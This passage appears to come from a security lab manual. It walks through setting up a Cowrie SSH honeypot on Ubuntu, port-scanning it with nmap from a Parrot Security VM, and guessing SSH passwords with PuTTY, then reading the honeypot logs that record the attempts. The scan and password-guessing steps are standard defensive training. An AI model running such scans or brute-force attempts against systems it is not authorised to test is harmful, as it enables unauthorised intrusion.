


A screenshot of an Ubuntu desktop environment. In the top left, there's a dock with icons for Dash, Home, Activities, and Terminal. The terminal window is open and shows the following command-line session:

```
root@ubuntu-Virtual-Machine:/home/ubuntu# touch /etc/authbind/byport/22
root@ubuntu-Virtual-Machine:/home/ubuntu# chown cowrie:cowrie /etc/authbind/byport/22
root@ubuntu-Virtual-Machine:/home/ubuntu# chmod 770 /etc/authbind/byport/22
root@ubuntu-Virtual-Machine:/home/ubuntu# virtualenv --python=python3 cowrie-env
created virtual environment CPython3.10.12.final.0-64 in 191ms
    creator CPython3Posix(dest=/home/ubuntu/cowrie-env, clear=False, no_vcs_ignore=False, global=False)
    seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=~/root/.local/share/virtualenv)
        added seed packages: pip==22.0.2, setuptools==59.6.0, wheel==0.37.1
    activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
root@ubuntu-Virtual-Machine:/home/ubuntu# source cowrie-env/bin/activate
(cowrie-env) root@ubuntu-Virtual-Machine:/home/ubuntu# exit
exit
ubuntu@ubuntu-Virtual-Machine:~$ cd cowrie
ubuntu@ubuntu-Virtual-Machine:~/cowrie$ bin/cowrie start
Using default Python virtual environment "/home/ubuntu/cowrie/cowrie-env"
Starting cowrie: [twistd --umask=0022 --pidfile=var/run/cowrie.pid --logger cowrie.python.logfile.logger cowrie]...
/usr/local/lib/python3.10/dist-packages/twisted/conch/ssh/transport.py:106: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  b"blowfish-cbc": (algorithms.Blowfish, 16, modes.CBC),
/usr/local/lib/python3.10/dist-packages/twisted/conch/ssh/transport.py:110: CryptographyDeprecationWarning: CAST5 has been deprecated and will be removed in a future release
  b"cast128-cbc": (algorithms.CAST5, 16, modes.CBC),
/usr/local/lib/python3.10/dist-packages/twisted/conch/ssh/transport.py:115: CryptographyDeprecationWarning: Blowfish has been deprecated and will be removed in a future release
  b"blowfish-ctr": (algorithms.Blowfish, 16, modes.CTR),
/usr/local/lib/python3.10/dist-packages/twisted/conch/ssh/transport.py:116: CryptographyDeprecationWarning: CAST5 has been deprecated and will be removed in a future release
  b"cast128-ctr": (algorithms.CAST5, 16, modes.CTR),
Another twistd server is running, PID 2382
This could either be a previously started instance of your application or a different application entirely. To start a new one, either run it in some other directory, or use the --pidfile and --logfile parameters to avoid clashes.
ubuntu@ubuntu-Virtual-Machine:~/cowrie$
```

23. In the terminal, acquire root privileges using **sudo su** command and execute **cd var/log/cowrie/** to navigate to **var/log/cowrie**. Now, run **tail cowrie.log** to view the log file.
24. Here, **Ready to accept SSH connections** confirms that the honeypot is successfully setup.

25.



A screenshot of an Ubuntu desktop environment. The terminal window shows the root user executing commands to check the Cowrie honeypot logs. The terminal output includes log entries from the Cowrie service starting up and generating RSA and ECDSA keypairs.

```
root@ubuntu-Virtual-Machine:~/cowrie$ sudo su
[sudo] password for ubuntu:
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# cd var/log/cowrie/
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie/var/log/cowrie# tail cowrie.log
2024-04-15T02:12:25.430541Z [-] Cowrie Version 2.5.0
2024-04-15T02:12:25.435356Z [-] Loaded output engine: jsonlog
2024-04-15T02:12:25.436380Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 24.3.0 (/usr/bin/python3 3.10.12) starting up.
2024-04-15T02:12:25.436473Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPollReactor.
2024-04-15T02:12:25.445652Z [-] CowrieSSHFactory starting on 2222
2024-04-15T02:12:25.446425Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0x7fe62b31e590>
2024-04-15T02:12:25.446933Z [-] Generating new RSA keypair...
2024-04-15T02:12:25.549201Z [-] Generating new ECDSA keypair...
2024-04-15T02:12:25.552235Z [-] Generating new ed25519 keypair...
2024-04-15T02:12:25.564086Z [-] Ready to accept SSH connections
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie/var/log/cowrie#
```

26. Now, we will use **Parrot Security** machine as an attacker to attack the honeypot running SSH service. To do so, firstly we will scan the target machine for open SSH port.
27. Click [Parrot Security](#) to switch to **Parrot Security** machine and use **toor** as password. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
28. In the terminal, run **nmap -p- -sV 10.10.1.9** command to discover open ports and services.
29. You can observe that the port 22 is open and is the default port used for SSH connection. Since the port is open we will try to connect to the machine using SSH.
30. Here, you can also observe the SSH service running on port 2222 that is a honeypot that we have deployed. Attackers will target the SSH service running on default SSH port (22).

31.

The screenshot shows a terminal window titled "nmap -p- -sV 10.10.1.9 - Parrot Terminal". The terminal output is as follows:

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# nmap -p- -sV 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 02:34 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00051s latency).

Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
MAC Address: 02:15:5D:54:3E:44 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.23 seconds
[root@parrot]~#
```

The terminal window has a dark background with a green parrot logo on the right side. The title bar and menu bar are standard for a Linux desktop environment. The bottom status bar shows "Menu" and the command being run.

32. To establish a connection to the target machine via SSH, we will use PuTTY. Initiate the PuTTY interface by executing **putty** command.

33.

The screenshot shows a terminal window titled "nmap -p- -sV 10.10.1.9 - Parrot Terminal". The terminal output is as follows:


```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~# nmap -p- -sV 10.10.1.9
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 01:39 EDT
Nmap scan report for 10.10.1.9
Host is up (0.00018s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52 ((Ubuntu))
2222/tcp  open  ssh      OpenSSH 6.0p1 Debian 4+deb7u2 (protocol 2.0)
MAC Address: 02:15:5D:38:8B:87 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
[root@parrot]~# putty
```

The terminal window has a dark background with green text. The title bar shows the command run: "nmap -p- -sV 10.10.1.9". The bottom status bar also displays this command. The window title is "nmap -p- -sV 10.10.1.9 - Parrot Terminal".


34. The **PuTTY Configuration (as superuser)** window appears. Enter the IP address of the target machine (here, **10.10.1.9**) in the **Host Name (or IP address)** field, and proceed by clicking on **Open** button.
35. PuTTY Security Alert (as superuser) window appears, click **Accept**.

36.



37. In **10.10.1.9 - PuTTY (as superuser)** window, type **ubuntu** in **login as** field and password as **toor**, it responds with **Access denied**. Try a random set of passwords to bruteforce into the target machine.


38.



The screenshot shows a Parrot OS desktop environment. A terminal window titled "10.10.1.9 - PuTTY (as superuser)" is open, showing the following text:
login as: ubuntu
ubuntu@10.10.1.9's password:
Access denied
ubuntu@10.10.1.9's password:
Access denied
ubuntu@10.10.1.9's password:
Access denied
ubuntu@10.10.1.9's password:
Access denied

39. Click [Ubuntu](#) to switch back to **Ubuntu** machine, and run **tail cowrie.log**. Here, observe the logs generated when the attacker tried to connect to the SSH service on the **Ubuntu** machine using PuTTY. These log entries serve as evidence of the attacker's unauthorized access attempts.

40.



A screenshot of a Linux desktop environment, likely Ubuntu, showing a terminal window. The terminal window title is "root@ubuntu-Virtual-Machine: /home/ubuntu/cowrie/var/log/cowrie". The terminal content shows log entries from the "cowrie" service, specifically from "tail cowrie.log". The log entries detail the startup of the service, generation of RSA and ECDSA keypairs, and attempts to accept SSH connections. One entry shows a failed login attempt for the user 'ubuntu' with the password 'password'. Another entry shows a connection lost after 77 seconds. The terminal window is part of a desktop interface with other icons visible on the left.

```
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie# tail cowrie.log
2024-04-16T01:25:37.966096Z [-] Cowrie Version 2.5.0
2024-04-16T01:25:37.969940Z [-] Loaded output engine: jsonlog
2024-04-16T01:25:37.971039Z [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 24.3.0 (/home/ubuntu/cowrie/cowrie-env/bin/python 3.10.12) starting up.
2024-04-16T01:25:37.971147Z [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.internet.epollreactor.EPollReactor.
2024-04-16T01:25:37.977910Z [-] CowrieSSHFactory starting on 2222
2024-04-16T01:25:37.978746Z [cowrie.ssh.factory.CowrieSSHFactory#info] Starting factory <cowrie.ssh.factory.CowrieSSHFactory object at 0x7f8fc8ce6050>
2024-04-16T01:25:37.979412Z [-] Generating new RSA keypair...
2024-04-16T01:25:38.071453Z [-] Generating new ECDSA keypair...
2024-04-16T01:25:38.072929Z [-] Generating new ed25519 keypair...
2024-04-16T01:25:38.083974Z [-] Ready to accept SSH connections
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie/var/log/cowrie# tail cowrie.log
2024-04-16T01:54:27.144522Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'ubuntu' failed auth b'password'
2024-04-16T01:54:27.144743Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2024-04-16T01:54:36.264985Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'ubuntu' trying auth b'password'
2024-04-16T01:54:36.265310Z [HoneyPotSSHTransport,5,10.10.1.13] Could not read etc/userdb.txt, default database activated
2024-04-16T01:54:36.265459Z [HoneyPotSSHTransport,5,10.10.1.13] login attempt [b'ubuntu'/b'letmein'] failed
2024-04-16T01:54:37.267318Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] b'ubuntu' failed auth b'password'
2024-04-16T01:54:37.267528Z [cowrie.ssh.userauth.HoneyPotSSHUserAuthServer#debug] unauthorized login: ()
2024-04-16T01:55:04.151766Z [HoneyPotSSHTransport,5,10.10.1.13] Got remote error, code 13 reason: b'Unable to authenticate'
2024-04-16T01:55:04.152158Z [cowrie.ssh.transport.HoneyPotSSHTransport#info] connection lost
2024-04-16T01:55:04.152259Z [HoneyPotSSHTransport,5,10.10.1.13] Connection lost after 77 seconds
root@ubuntu-Virtual-Machine:/home/ubuntu/cowrie/var/log/cowrie#
```

41. Click **Parrot Security** to switch back to **Parrot Security** machine. In the terminal window, open the PuTTY interface by executing **putty** command.
42. In the **PuTTY Configuration (as superuser)** window, type the IP address of the target machine (here, **10.10.1.9**) under **Host Name (or IP address)** section and click on **Open**.
43. If **PuTTY Security Alert (as superuser)** window appears, click **Accept**.
44. In **10.10.1.9 - PuTTY (as superuser)** window, type login as **root** and type a random password of your choice.

45.

```
Applications Places System 
10.10.1.9 - PuTTY (as superuser)
login as: root
root@10.10.1.9's password:
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@svr04:~#
```

